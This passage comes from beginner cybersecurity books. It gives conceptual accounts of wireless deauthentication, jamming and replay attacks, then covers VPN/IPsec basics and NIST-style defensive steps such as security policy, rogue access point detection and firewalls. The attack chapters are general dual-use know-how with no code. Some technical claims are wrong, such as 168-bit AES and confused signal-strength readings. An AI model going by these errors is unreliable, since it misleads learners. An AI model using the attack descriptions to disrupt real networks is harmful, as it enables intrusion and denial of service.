For a hacker to plan a Mis-Association Attack, the purpose of that is to get authenticated and authorised on a wireless network. Once you join the wireless network, there are various thinks that you could do, and hackers don't use this technique for a sole purpose of free wireless internet, rather to implement a more sophisticated attack.

The most common interest of hacking is for financial gain, but there are other factors too, such as espionage or impersonation. Occasionally hackers only plan to cause a simply delay on the network, something that would slow down the network, or cause issues such as failure for individual devices to operate properly or connect to the network.

With a tool such as Kali Linux, you can monitor and learn all MAC addresses of the trusted clients that are connected to the network, and once you learn enough data of the clients, you can run an automated de-authentication request for each and every singe trusted devices originating it from an attacking laptop.

The attacking laptop or Kali Linux would appear to the AP aka Access Point that all those re-authentication requests would be initiated from the existing clients. The AP in return, would de-authenticate all those devices, resulting the end-users to wonder why they have lost Internet access.

Once it would be reported to the IT Department, engineers should have time to analyse the logs and understand what exactly happened, but they wouldn't find anything other than regular traffic flow. But, if everyone would be disconnecting from the same wireless network at the same or similar time, that would cause suspicion. Still, it would be hard to find out what exactly happened and where the traffic initiation of several de-authentication requests was coming from.

Chapter 23 Wireless Collision Attack

Wireless Collisions are everywhere, and can be caused unintentionally by devices such as cordless phones, microwaves causing interference, weakening the wireless signals for existing trusted connected devices.

Wireless access points are sending signals through air, using various channels. For example if you leave in a flat, there is a chance that your neighbours wireless access point can cause wireless interference to your home connection.

Access points provide signal far as 30-50 meters in radius, but some Ap-s that are designed to be Enterprise facing can transmit wireless signals up to 600 meters, given that there is no interference and there is no obstruction within reach.

Wireless signals begin to decrease in quality once hit obstacles such as windows, doors, walls, and thicker objects. Weak wireless signals can be found especially flats, especially if you have more than one neighbours leaving nearby.

I already mentioned that you can configure Kali Linux to provide stronger wireless signals, while you are also able to monitor and identify wireless SSID-s, wireless access points in reach, and what channel they use to operate.

Hackers often configure their Kali Linux to use the same channels as the victims AP-s, therefore the wireless interference would significantly increase, causing such a bad interference, that the victim's network could become not only slow, but in some cases completely useless.

By continuously increasing wireless signals, eventually packets would be dropped, and most if not all clients would be unable to use the wireless network. Taking this further, hackers go far as installing a Kali in Raspberry Pie, and hide it close by the targeted wireless access point to cause even worse wireless signals.

In some cases, hackers attach the Raspberry Pie that's already configured to run Kali Linux to a Drone, and land it on the targeted Building. Once a sophisticated wireless collision attack is implemented, Wireless signals can be weakened so badly that could affect various SSID-s even on various AP-s. As a result of Wireless collision Attacks, clients would drop off the wireless

network.

Chapter 24 Wireless Replay attacks

Wireless Replay attacks have lost their fashion, but in the past they were used very often. In the same time, wireless Replay attacks are still implemented on wireless networks for various reasons.

Capturing wireless signals are not difficult, especially because these signals are all around us. Before a hacker would connect to a wireless network, he first would have to monitor the wireless signals. While monitoring the wireless traffic, it can be recorded with software called Wireshark. Wireshark is packet analyser software that often used by network engineers to troubleshoot either wired or wireless network issues.

Wireshark can help to further analyse captured traffic and understand what kind of communication is happening on the wireless network. A hacker would specifically look at packets that are part of the client authentication process to a particular SSID.

This packet would confirm the password that was used to associate to the wireless access point. Once the hacker has access to those data, he can use that to replay the very same message in the air back to the AP. As a result, the access point would authenticate and authorise the hacker to the network with a believe of it’s a known trusted device.

Nowadays, most large companies already using new security practices for better encryption, therefore Wireless Replay attacks are not as often implemented as used to be. Still, not all organizations are using strong encryption techniques, and there are many businesses could be exploited, using this old fashioned technique.

Chapter 25 Protecting wireless networks

Infrastructure security is very important, therefore most large companies already have good security in place such as Cisco Identity Service Engine or ISE, Cisco, Checkpoint or Palo Alto Firewalls, and some sort of Intrusion Prevention System aka APS and Intrusion Detection Systems aka IDS such as Cisco FirePower. Most companies rather having two different types or firewalls, just in case one gets compromised.

Intrusion Detection Systems also famous for wireless security and they are very good in identifying anomalies on the network. Once Anomalies are identified, Engineers and Security professionals will be alerted in a form of e-mail. One thing that you have to remember is that IDS-s is only very good in identifying or detecting anomalies, but they are not stopping them.

This is where Intrusion Prevention Systems help, because they will prevent or stop such wireless attacks from happening. The problem with IPS-s is that while they are good in stopping hacks, they are not very good in identifying them. As a result, it is a good practice to have both devices and virtual appliances IPS-s and IDS-s too.

In terms of Wireless Access Points, most of them are Power over Ethernet devices; hence they are connected to network switches. On network switches, additional commands have to be implemented too, so if a hacker would try to connect to the network, using either wired or wireless connections.

Wireless network protection is critical, and if you have a personal wireless network at home, you probably using a protocol such as WPA-Personal or WPA-PSK. PSK stands for Pre-shared Key, which is a password that would require to logon to wireless network.

Pre-shared Key can be compromised using various methods such as Brute-force attack or Dictionary attack. Both Brute-force attacks and dictionary attacks are relatively simple tasks to perform especially with Kali Linux.

Running these tools are only few clicks, and once start these software, they will start the job, and eventually would find the password or Pre-shared Key.

Pre-shared Keys should have both uppercase and lowercase letters, numbers, various symbols, and at least 12 characters. More complex is your password; more challenging is to crack it for a hacker. Moreover, your password should

not be related to you. So please don’t use your name, your date of birth, or any names that belong to your family members.

Most people using passwords that they can remember easily. This is something the bad guys know of course, and using social networking sites; it is very easy for them to crack passwords that related to individuals.

Brute-force or Dictionary attacks can crack passwords even if it will take days, eventually they will be broken. This is one of the main reason Companies implementing password policies, such as password complexity and forcing users to change passwords regularly. These are standard practices, and they are not enrolled yet within your organization, this is something they you definitely want to raise to your Manager.

Bonus Chapter VPN Concepts

What do you think a VPN is? If I were to say that to you, hey we're setting up a VPN, what is that you would think or how would you define it? Well, I'll tell you how some of us have defined it.

First of all, VPN we know stands for Virtual Private Networking. In terms of the virtual part, well, let's come back to that. Instead, let's start with private networking.

Private networking tells me that I'm able to network and send my data and things along those lines and it's private, right? There's an assumption that whatever I send over the network is private to me, and so the virtual part that comes in here is that my network is private, but it's a virtual network.

It's sitting on top of another network that's already in existence, and so really VPNs are what we would call an overlay technology. We're overlaying our virtual private network on top of an existing network or a bunch of networks that we're going to be traversing.

So that's really what a virtual private network is thought of. What do VPNs provide for us, and why are these things so important? Well, as an overlay, usually a VPN will be designed to connect remote sites or connect users in remote locations over wide area network.

To do it through public network access like the internet or we could even do VPNs over private wide area networks. But the idea is that it connects us across distant sites, and because we're sending traffic over a network that is public and out of our control, the VPN itself should provide some confidentiality for us and to our data. So that's going to come in the form of encryption.

There's a number of different encryption technologies that we could be using, and you might be familiar with some of them already. So if we were to go back years ago, the popular encryption technology was DES, that's the Data Encryption Standard. There was 3DES, which was 3 separate DES processes.

These are still around, and some organizations are still using them, but DES and 3DES are considered kind of older protocols. Instead, we would use the Advanced Encryption Standard or AES.

DES is a 56-bit encryption. 3DES is 168-bit, and AES can be 128-bit, or it

can be 168-bit, or it can be 256 and so on. There are different AES groups or different AES encryption methods or strengths that we can use.

And so, we would choose these based on the level of encryption that we need, which is the level of confidentiality. So if we wanted to be really secure, then AES-256 would probably be a good idea.

VPN should also provide us with data integrity, making sure that the data is not messed with in transit. Think about it like this. Let's say that we have a box and we're sending that box from one site to another, and so we set that box on a scale and we weigh it, and we say that it weighs 20 pounds and we send that off.

While it's in transit, somebody messes around with it. They open the box, they take stuff out of it. When the box gets to the other side of the line and we weigh that box, this time it only weighs two pounds.

We can look at the label that was put on there and say “wait a minute”, the shipping label said it was 20 pounds, but right now, it only weighs 2. The integrity is lost with this package, and so we don't open it, we don't mess with it, we send it back or we just say, hey I don't accept this. That's integrity.

With VPNs providing data integrity, we're going to use a hash mechanism. The hash mechanism can be created through a hash algorithm. We have MD5, which is Message Digest 5, and we have SHA, which is a Secure Hash Algorithm or we might call this SHA-1 or we might see today SHA-256.

So essentially, what happens is we take the data packet and we hash it and then we attach the hash, just like weighing the box, and then we send it to the other side, the other side is going to take the packet and they're going to hash it themselves.

So they'll put it through the hash algorithm, let's say that's a SHA and then they're going to come out with a hash, and that hash is just some 3 or 5 hash, and they're going to compare that hash to the hash that was sent. If the hash matches, we know it weighs the same essentially, and we're good to go, and we accept it. That's how VPNs provide data integrity for me.

The third thing that we're going to talk about is that a VPN should provide me data origin authentication. The way that we can provide data origin authentication, is with a pre-shared key.

We'll just put PSK aka pre-shared key, or through a digital certificate and the digital certificate would be like getting a driver's license from the DMV, so it's authenticated by a trusted third-party.

For example, you go to DMV and you fill out your information, they issue a driver's license. Now if you were to get pulled over, you can give them your driver's license and the police officer would trust that license, because it's issued from a trusted source, the DMV, and basically that authenticates you.

We can do the same thing with a digital certificate. We can enroll ourselves with a CA server such as Verisign, Entrust, or GoDaddy, get a certificate, and then we can present that certificate to somebody that we want to establish a VPN with.

They can see who issued the certificate, so they would trust them. Your certificate has been signed by them, so I'm going to go ahead and accept this. And so, that's how they can use certificates for origin authentication.

The alternative is that we use a pre-shared key. So I take my data, and essentially, I can hash it with that pre-shared key, and send it to the other side. They have that key shared as well, we did this offline, and they can compare the hashes, and if it matches, then we'll talk.

Those are the three things that we want to understand VPNs need to provide for us; confidentiality, data integrity, and data origin authentication. VPNs could also do anti-replay protection, which in general they do. There's really not a lot to talk about there in terms of how that happens.

It's built into the protocol and it's built into iOS and Cisco ASA Firewalls as well and they just do it, but these are the three pieces that we're going to have control over in our configuration. We've talked about what makes a lot of this happen already. We've talked about the encryption protocols and we've talked about the hash algorithms. So, we talked about AES, we talked about 3DES, we talked about MD5, and we talked about SHA, but there's a little bit more to it, so let's talk about some more terminology here.

First of all, let's talk about how encryption keys get exchanged. Well, there is a protocol called ISAKMP. It's the Internet Security Association Key Management Protocol. We just call it ISAKMP for short and a lot of people just say IKE, the Internet Key Exchange, which is part of ISAKMP.

ISAKMP provides IKE, the Internet Key Exchange, and Oakley, and so there

are some other protocols that sit underneath ISAKMP, but we just kind of group it all into one. ISAKMP is what is going to negotiate a secure channel for us and exchange our keys ahead of time.

Those secure encryption keys, might be generated through something called the Diffie-Hellman algorithm, or just DH. The Diffie-Hellman algorithm creates a secret key that's actually not exchanged across the wire, but in the end, we end up with these keys that are on both devices that they can use for encryption and decryption, symmetric keys, and we didn't send those keys across the wire and that's a good thing.

So, when we establish a connection, we build what's called a security association. A security association is basically an entry on my router that lists who I'm talking to, what algorithms I'm using, what keys I could use. So both devices will have an SA or a Security Association before they talk to each other.

When we start sending packets, those packets are going to be formulated using either ESP, or AH, or both, but in general, we'll just use ESP these days. ESP stands for Encapsulating Security Payload, and there are two modes that we can operate in, tunnel mode and transport mode, and when we use ESP in tunnel mode, we have the private IP address, which is tunneled inside of a public address.

And so, that's kind of in a nutshell of the ESP protocol. It's part of the IPsec protocol suite, and it is its own protocol. If we were to look at the ESP header, the ESP header is going to have a security parameter index number. It's going to have a security parameter index number, which is going to tie it to a security association. We'll have a sequence number, we'll have the payload which is encrypted, and then some padding, and then an integrity check.

The payload data that sits inside is actually the original IP packet that's simply been encrypted. In tunnel mode, we encrypt our data and we put an ESP header on top of it. That ESP header is going to give me information about the security parameter, index, and all that information.

We'll put a new IP header on there that is not encrypted that we can use to route. The ESP trailer that's put on the back of it, while it should be encrypted, not all of trailer is encrypted, because if we wouldn't know where the end of the packet is, the majority of that trailer is encrypted and then we

can authenticate this entire ESP header, plus the encrypted data and the ESP authentication, we can use SHA-1, SHA-256, or MD-5 to do the ESP authentication. That's if we're operating in tunnel mode.

If we're operating in transport mode, transport mode encrypts the data, but not the original IP header. So if you were trying to send private network traffic across the internet, you wouldn't be able to use transport mode, because the IP header would be a private IP address, not the public address. That's what the new header is for, which is to get us to the internet. So that's ESP.

AH on the other hand, stands for Authentication Header. The authentication header authenticates, and so an example of the authentication header is where we take our original IP header and data, and we authenticate it.

The only part that we don't authenticate in there is what's called a mutable field. Mutable field is something that changes as it moves, so can you think of anything in an IP packet that changes while the packet is in transit?

Well if you're thinking it's the TTL value, the Time to Live, you're right because that decrements at every hop. So this is a mutable field. We're not going to authenticate that because if we were to route the packet from hop to hop and the TTL changes, when we recreate the hash on the other end and compare it, it'll make no sense. It won't match up.

So, we can do transport mode or we can also do tunnel mode with AH. AH has a new IP header added, and everything is authenticated, except for the mutable fields that are in the new IP header. So that's a look at ESP and AH, and we generally use ESP these days because ESP supports Network Address Translation and it gets us out to the internet.

Everything that we've talked about is what would be considered a foundation component of VPN. So basically what we have as far as core components is we have IPsec, where IPsec is going to provide me certain building blocks and we've got to get all these building blocks plugged in for the VPN to work.

So, we have to have an ISAKMP policy, we have to have Diffie-Hellman keys, we have to have ESP or AH, and we have to also determine what kind of traffic should be encrypted. For example we can do that with an access control list. All these little building blocks come together, and once we plug

them all into our configuration, it forms an IPsec VPN and now we can actually transmit our traffic safely across the network.

I hear many people say “I have VPN” OR “I use VPN” but often they don’t understand what VPN really is, or what VPN-s provide for us. Therefore, I wanted to share with you in a nutshell what a VPN is.

Just remember that VPN has three elements; confidentiality, data integrity, and data origin authentication. We talked about what makes all of that happen, the protocols, the hash algorithms, the key exchange methods, the security associations, then we talked about how when we put all of that together, all those building blocks, once they come together, they create a secure IPsec VPN.

BOOK2
CYBERSECURITY FOR BEGINNERS

21 STEPS
FOR IMPLEMENTING
THE NIST CYBERSECURITY FRAMEWORK

BY

HUGO HOFFMAN

Introduction to NIST Cybersecurity Framework

There are so many dangers to the security of your network. But, how do you defend against them all? Well, that's what this book is all about. Adequate time and resources are hardly ever given to the most crucial steps in securing a network. In this book I'm going to give you 21 steps to follow that include the most crucial steps. So you'll be sure to cover everything. Well likewise you'll be sure not to spend a whole lot of time on steps that don't add much value. Who is this book for?

Well, anybody that needs to secure network, which would include engineer or security analyst, a manager with limited technical knowledge, likely you would be employing an engineering security manager. The owner of a SOHO, which is small business a small office/home office, and really anyone wanting to learn more about network security.

This book is based on my over a decade of hands-on experience in IT. Much of it spent as a security analyst and network engineer. Let’s discuss specifically what we'll cover. We’ll start with basic concepts, where you'll be learning the basic theories necessary to understand the fundamentals. Then, we start looking at how to write a security policy, how to educate end-users and IT staff, how to implement physical security and perimeter security, and what is considered to be a good password management.

After that, we are going to look at eliminating unnecessary services, implementing good patch management, antivirus measures, and access control. Next, we are going to take a look at how to secure data in transit, what are firewalls, IDS and IPS systems, and how to backup your data as well as what kinds of automated solutions are available today. Let’s get started.

Chapter 1 Basic Cybersecurity concepts

Before we get to the first step, we need to understand a few basic concepts of network security. This will give you the essential background to be confortable on what measurements you should take to create a solid security policy.

The first concept is the CIA triad. This is one of the most basic principles of information security. CIA stands for confidentiality, integrity, and availability. In general all data that you wish to keep secure, needs to remain confidential, maintain integrity, and also be available. Confidentiality means simply keeping data a secret.

Well, secret from those who are not authorized to view it integrity means keeping data from being modified by unauthorized people or by accident. Availability means that information is available when you need it. The next concept is “aaa” often pronounced as “triple a” or authentication, authorization, and accountability.

Authentication means, proving that you are who you say you are. So if you log in as John, and you provide John’s password, then the system will likely authenticate you.

Authorization means the actions that it is possible to perform, once you've been authenticated. Usually this defines what file you can read write or modify. The third concept is accountability. This holds users accountable for their actions on the system.

It’s usually done with logging and auditing. One of the things you see a lot with accountability is if you're paying for the amount of time you use on the network it will be stored there.

Next concept is defense-in-depth aka multiple layers of security. Multiple layers of security are used to protect resources in the network. The idea is, if one layer of security fails that another layer will still provide protection. A simple example is a server in a locked room. Even if it an intruder succeeds in breaking into the server room, the intruder does not have access to the data on the server without a password.

Next concept we look at is the principle of least privilege, which means you should only be able to access necessary information. A user must only be

able to access information on the network, that it is necessary to do their job.

Likewise, a process must only be able to access the network resources that it needs to perform the legitimate services of that process.

The next concept is good faith. If you ask about good faith you should have it. According to Wikipedia, “in contract law, the implied covenant of good faith and fear and fair dealing, is a general presumption that the parties to a contract will deal with each other honestly fairly and in good faith, so as not to destroy the right of the other parties to receive the benefits of the contract.”

Well, what this means in terms of information security, is that the information on your network belonging to others should be protected in good faith. It should be protected by all reasonable means. I can't give legal advice, but should there ever be a security breach, you will most likely be in a much better legal position if all good faith efforts have been made to protect that data.

The next concept is stewardship, meaning engineers don't own the network. Dictionary.com defines stewardship as: “the position and duties of a steward a person who acts as a surrogate of another or others especially by managing property, financial affairs real estate etc…”

So what this means if you are employed as a security analyst by a company, then you are the steward of a company's data not the owner. The actual owner of the data is the company's management. You are responsible for securing a company's data to the best of your ability within the framework management has been implemented.

You are responsible to advise management how to best keep data safe, but the ultimate responsibility goes to management. Management that does not heed reasonable advice of the security analyst may be guilty of not acting in good faith.

The next concept is the OSI model. If you have not seen the OSI reference model I recommend you go to Wikipedia or some other site and take a look at it. This is extremely important to understand, but it's really too basic to go over in this book.

Everyone needs to memorize this for all kinds of tests such as the basic Cisco test like CCENT, or CCNA, but it is something that is much more useful than just the fact that you have to memorize it for tests.

Each layer if you figure on a particular security area, if you understand the layer where that falls into, it will help you to understand overall things much better.

The last concept we will look at is hackers, and black hats. The word hacker can be a misunderstood term, so we will avoid it in this book. We will use the term black hat to refer to people that break into or compromise or at least attempt to a network not belonging to them, with malicious intent.

Such malicious intent may include financial gain, or political agenda. Whatever it is, you need to defend your network against black hats.

Chapter 2 How to write a security policy

A security policy should cover the most likely threats to the network and the best ways to minimize them. A risk assessment may be used to determine how likely specific threats are. A risk assessment will often give a dollar amount that it would cost the company should a particular risk be realized, which is multiplied by the number of times that risk is likely to be realized per year.

So if a particular risk is estimated to cost $2,000 each time it occurs and it's likely to occur three times per year, then the cost for that risk is six thousand dollars on a yearly basis.

A different risk might be estimated to cost $5,000 each time it occurs and it may be likely to occur seven times a year. Then that risk would cost $35,000 on a yearly basis. So it would make sense to give a higher priority to the second risk and to spend more money and time on it.

If a risk has a very small dollar amount and it's not likely to occur very often, then you might decide to simply forget about that risk altogether and not even bother with it. You need to be aware that a risk assessment can give you a false sense of security, because the risk report gives you specific numbers which seem to have validity, but not necessarily, because those numbers are based on guesses in the first place.

When it comes to risk assessments, that's something that you might want to do, if you understand the problems with it. But, you don't need to necessarily do it. Depending upon your particular situation.

You must make sure to cover any laws and regulations that are applicable to your company. For example some corporations are subject to HIPAA. Or, if you are using credit cards there are special regulations for that too, so you need to make sure that any of those that your company needs to abide by are in fact included in the security policy.

In the security policy you definitely want to include clearly defined roles and responsibilities. For example, who is it that's in charge of keeping the firewall updated, or who's in charge of backup?

Next, you want to make sure that you involve management in creation of the policy and also make sure that management signs off the policy. If a security

analyst in the IT department writes this policy and puts it out, users might simply ignore it.

But, if the president via companies tells people that they must follow this, then it's likely that they will. You want to make sure that your security policy is a high level document and understandable by all employees.

It should be broad, as opposed to technology specific. Writing the policy in this manner has the benefit that the security policy should rarely require updating.

Based on the security policy, technology specific procedures can be written. It’s assumed that as time goes on, procedures will need to be rewritten, but the security policy should not.

An example of a specific procedure would be, what should the person in charge of backup specifically be doing daily; to make sure that the backup is done properly.

Lastly, you want to make sure to include an acceptable use policy, aka AUP in the security policy. An acceptable use policy is very specific, indicating to end-users exactly what they are allowed to do on the network, and what they're not allowed to do.

For example, they might be allowed to use internet for personal purposes, or maybe they're not allowed to. Likewise with email, are they allowed to use email for personal purposes or not?

Or maybe they're allowed to only use email outside of their shift. Usually, new employees will be required to sign the acceptable use policy at the time that they're being hired to indicate that they understand it and will abide by it.

Chapter 3 IT staff and end-user education

Do you think is it more likely that a confidential file will be compromised by hackers from the outside of the company, or an end user will accidentally erase it? Well, answering this question, will give you an idea as to why end-user education is so important.

I'll give you a hint. It’s more likely that the end user will accidentally erase it. So, we must educate all staff on how to most safely conduct themselves to reduce actions that could result in security breaches.

No matter how good the technology use to secure the network, actions on the part of both; end-users and IT staff can result in security breaches. The way to reduce these problems is to educate all staff on how to most safely conduct themselves.

Specifically they should be educated on the acceptable use policy, the security policy itself, and any procedures applicable to their specific job. It’s a fact that end-users will usually perform their jobs in the easiest way possible, and not the most secure way.

Users are simply not aware that certain of their actions may pose security threats to the organization. Education aims to reduce these security actions. we have to understand of course that end-users most of the time are not thinking about security at all, so education is aimed to get them to think about it.

New employees should be required to complete basic security education, prior to starting employment. They are most compliant at this time. After completing the initial security training, all employees should be required to complete some sort of refresher security training on a regular basis, at least once or twice a year.

Finally, security policies and procedures should be readily available for all employees to be able to refer to it at any time. This allows them to easily clarify questions that may arise during their day-to-day routine.

Chapter 4 Physical security implementation

Do you think is it more likely that a confidential file will be compromised by a black hat by defeating your firewall, or by a visitor or black hat walking up to a PC, and copying the file onto a thumb drive. In general the answer is the latter, which underscores why you need to implement a physical security.

Physical security may seem to be common sense, yet it is often overlooked. If unauthorized people gain access to the physical network infrastructure, lots of other security mechanisms may be rendered useless.

Physical access suggests at least the possibility of being able to bypass other security mechanisms. Physical security should be made part of your security policy. So make sure that you write that in the policy.

Begin by defining restricted areas and non-restricted areas. For example a server room should be a restricted area. Network equipment such as routers, firewalls, network switches, patch panels and cabling should be also in a restricted area.

Backup media, or any equipment containing data, should also be stored in a restricted area. Take appropriate measures to secure all areas. Contemplate human security guards, various kinds of locks, biometrics, key cards, cameras, etc.

Visitors should be supervised even when they are in non-restricted areas. Define who is allowed into restricted areas by following the principle of least privilege, so is only employees with the legitimate business reason should have access to restricted areas.

Consider locking down end user workstations. For example you may wish to disable the physical USB ports. That would stop the many exploits that use thumb drives, such as an employee taking home files, or a visitor plugging in a thumb drive with malware on it to any convenient computer.

Configure workstations with a timed Auto log out, so no one can sit down at someone else's workstation, if the user forgets to log out. Eliminate unauthorized network equipment that is rogue equipment. The most common type of unauthorized network equipment will be coming from end-users who install a device for convenience of fun, not realizing the security problems that this can cause.

They don't realize that they could be creating a backdoor into the network. The first step in dealing with this sort of thing is to make sure that your AUP clearly address what is, and what is not allowed to be installed on the network, and make sure end-users are educated about this.


In my experience more technically advanced users seem to pose a bigger problem. Of course there is also the possibility that rogue equipment may be installed on your network by black hats with the sole purpose of doing harm.

Rogue wireless access points deserve special attention. This is a very common type of rogue equipment. The most direct way to find wireless access points is to use a program like “inSSIDer” to view all SSIDs in the area, specifically unauthorized SSIDs in the area.

Lastly, consider disabling all opened Ethernet jacks that are accessible to end-users or publically visible. This is because most rogue equipment must be plugged in to an Ethernet jack. It will go a long way to preventing the problem. For example Cisco equipment does allow you to disable ports on switches.

Chapter 5 Client Traffic Analytics

I just want to give you a high level overview of the tool called “inSSIDer”. There are many similar tools out there that also do the job that I am about to share with you, some are free, while some very expensive, but if you want to check out “inSSIDer”, you can download it by visiting the following website: https://www.metageek.com/support/downloads/



If you recall the topic on perimeter security, one of the things that we talked about was rogue access points. You can use “inSSIDer" to discover any rogue access points that might be on your network.

If you recall what a rogue access point is an access point that somebody has put in your network. For example they just plugged it into an Ethernet port on your network as opposed to, you as the network administrator authorizing and installing that access point.

Using “inSSIDer” allows you to see all the access points or all the SSIDs that are being picked up by your laptop. In a nutshell, you can see the SSID of nearby devices; you also have a signal strength of the channel, what type of security they use, whether it's wpa or wpa2 personal.

You can also see what’s the MAC address of the access point and it tells you what wireless IEEE standard is used such as it's 802.11g or 802.11n or 802.11a, and it’s often able to figure out what the brand name of the access

point is.

The way it does that is it looks at the MAC addresses of the devices. The MAC address is the OUI which is unique to a particular vendor, so it looks that up if it can and then tells you the name of it.

The way “inSSIDer” lists the nearby access points, at the top you have the most the strongest signals, and at the bottom you have the weaker signals. For example if you have a -45 (minus 45), that is a very strong signal strength. The signal strength units are measured in DBM.

The way that works, it's basically the signal strength of the wattage that the particular access point is transmitting out, and the lower the number, the stronger the signal. so for example -45 (minus 45) is a very strong signal, you are going to see anything below -45 (minus 45).

For example if you see -55 (minus 55) that's a weaker signal, but still relatively strong. If you get the farthest way from an access point, the weaker the signals become.

The reason why I'm telling you about signal strength, is because what's going to happen is for example, you're going to say okay there are two of these are my access points, but what are the rest of them?

Either they belong to a neighbour, or they could be a rogue access point. If they have high signal strength, then they're very close to you. If they have low signal strength, or a high number, then they're far away from you.

So -65 is about the cut-off point where if you were receiving any less than that, it can't be used because the signal strength isn't strong enough. Very often you'll see -80 (minus 80).

If you see any of those, those are very weak signals, and that it's very unlikely it's in your building, so you probably don't have to worry about them. But, anything that's -60 or lower, is pretty close to you, so you better figure that that could be in your building.

What you're going to do is basically walk around and watch the access point’s signal strength. As you walk around with your laptop, you should see that the number is lower as you get closer to it.

By walking around with your laptop and watching the signal get stronger or weaker you can locate the rouge access points in your building.

What you need to do, is determine if any of the unknown access points are actually in your area, or on your network by walking around. The “inSSIDer” tool at least gives you an idea of the laptops that are around, and then it's up to you to decide if those are yours, while others perhaps belong to your neighbours.

Anyone with costs of $20 or even with $10 dollars and the tiniest bit of technical experience could just plug a cheap router right into an Ethernet port, and then use that as a wireless access point.

It’s a door into your network, so you definitely want to get rid of that. The most common situation you're going to find is that somebody that works for your company has actually installed one of these routers without really thinking too much about it, just for the convenience of it. Of course there's also the possible situation where a black hat actually came into your office one time as a visitor and install it.

Chapter 6 Perimeter security implementation

Trusted, versus untrusted zones are the most basic concept in perimeter security. The most basic concept in perimeter security, is the trusted versus untrusted zones.

The trusted zone is everything inside of your network, and the untrusted zone is anything outside of your network. An example of an untrusted zone that's outside of your network is the Internet.

Best practice demands that there will be only one point on the perimeter where data packets can pass in and out. A firewall is placed at the single point, and the firewalls job is to stand at the border, and regulate specifically what is allowed in, and what is allowed out.

Everything inside your firewall is trusted. Everything outside your firewall is untrusted. Consider adding a third zone, usually called the DMZ. The two zone architecture is generally sufficient for Soho aka small office/home office setups.

Where businesses that have servers accessible to the public, may add a third zone called the DMZ and place the servers in it. Because these servers may be vulnerable to attacks from the untrusted Network, communication from the DMZ to the trusted zone is carefully controlled by the firewall.

To get internet access, we need to pay an ISP Internet service provider to provide that connection. Any equipment necessary for the internet connection that is owned by you is called CPE aka customer premises equipment.

Anything outside of the CPE is owned by the ISP, the internet service provider. The exact connection point is called the Demark. Everything inside of the Demark is owned by and controlled by you.

Anything outside of the Demark is owned by and controlled by the ISP. The Demark is important because specifically defines who is responsible for what. If you configure the router, usually it's the first device where data arrives from the internet.

If a packet from the untrusted Network to the trusted network arrives, usually the first device it hits is the router at the perimeter. Depending upon the type of internet connection, whether it's t1 cable or quartz, the router may be CPE, or it may be owned by the ISP.

If the router is CPE, then it is your job to secure it. Securing the router is most often done by using access lists or ACLs to secure the router with Cisco access lists. Cisco access lists have both; standard access lists, and extended access lists.

Standard ACLs filter solely based on the source IP address of the packet. Extended ACLs have more functionality. Using Extended ACLs, you can filter on source IP address, destination IP address, source port, destination port, and much more.

You may decide what source and destination IP addresses, and what source and destination ports are allowed to pass the router, and then enforce this with an ACL.

You should also secure the router with strong passwords. Also when you logging into the router, make sure that the access to it is properly secured using passwords. You should also secure the router with the Cisco one-step lockdown feature, and the security audit feature.

Cisco has two features that help secure their routers. One-step lockdown feature and the security audit feature. You can use one or both of these features in a semi-automated way to secure the router, using the guidance provided by Cisco.

You may not have a Cisco router, although the majority probably will based upon the saturation of Cisco in the world, but if you have another router, then you can have similar features based on the brand of router that you have.

Lastly, you will have to configure the firewall. Traffic that is permitted to pass the router, the next hop it's the firewall. A firewall is much more granular and powerful a device for controlling traffic in and out than your router.

First we talk about first generation firewall functionality. A first generation packet filtering is pretty much the same as the functionality that you get with a Cisco standard and extended access lists mentioned before.

Packet filtering occurs at layers 1 2 & 3 of the OSI reference model. Second generation firewall functionality, such as stateful packet filtering occurs at layers 1 2 3 & 4 of the OSI reference model.

The addition of layer 4 or the transport layer allows the use of Connection

State. The firewall will record all connections passing through it. Furthermore, it determines if any packet is part of an existing connection at the start of a new connection, or was not part of any connection at all.

Here’s an example to help you understand the advantages of stateful packet filtering. A typical default firewall setting would sound like this: From untrusted zones to trusted zones, deny all traffic, but from trusted zones to untrusted zones, allow all traffic.

You can leave the firewall configured as just mentioned, and then from the PC on your local area network or LAN, you would find that you are able to go to any website and it works properly. But wait a minute. In order for the website to work properly, the firewall must pass traffic on your land to the website, which is trusted to untrusted, which is allowed.

Also from the website to your LAN which is untrusted to trusted which is denied. So why doesn't the firewall block the latter, is because the firewall knows that the traffic from the website to your LAN, is part of an existing connections open by you.

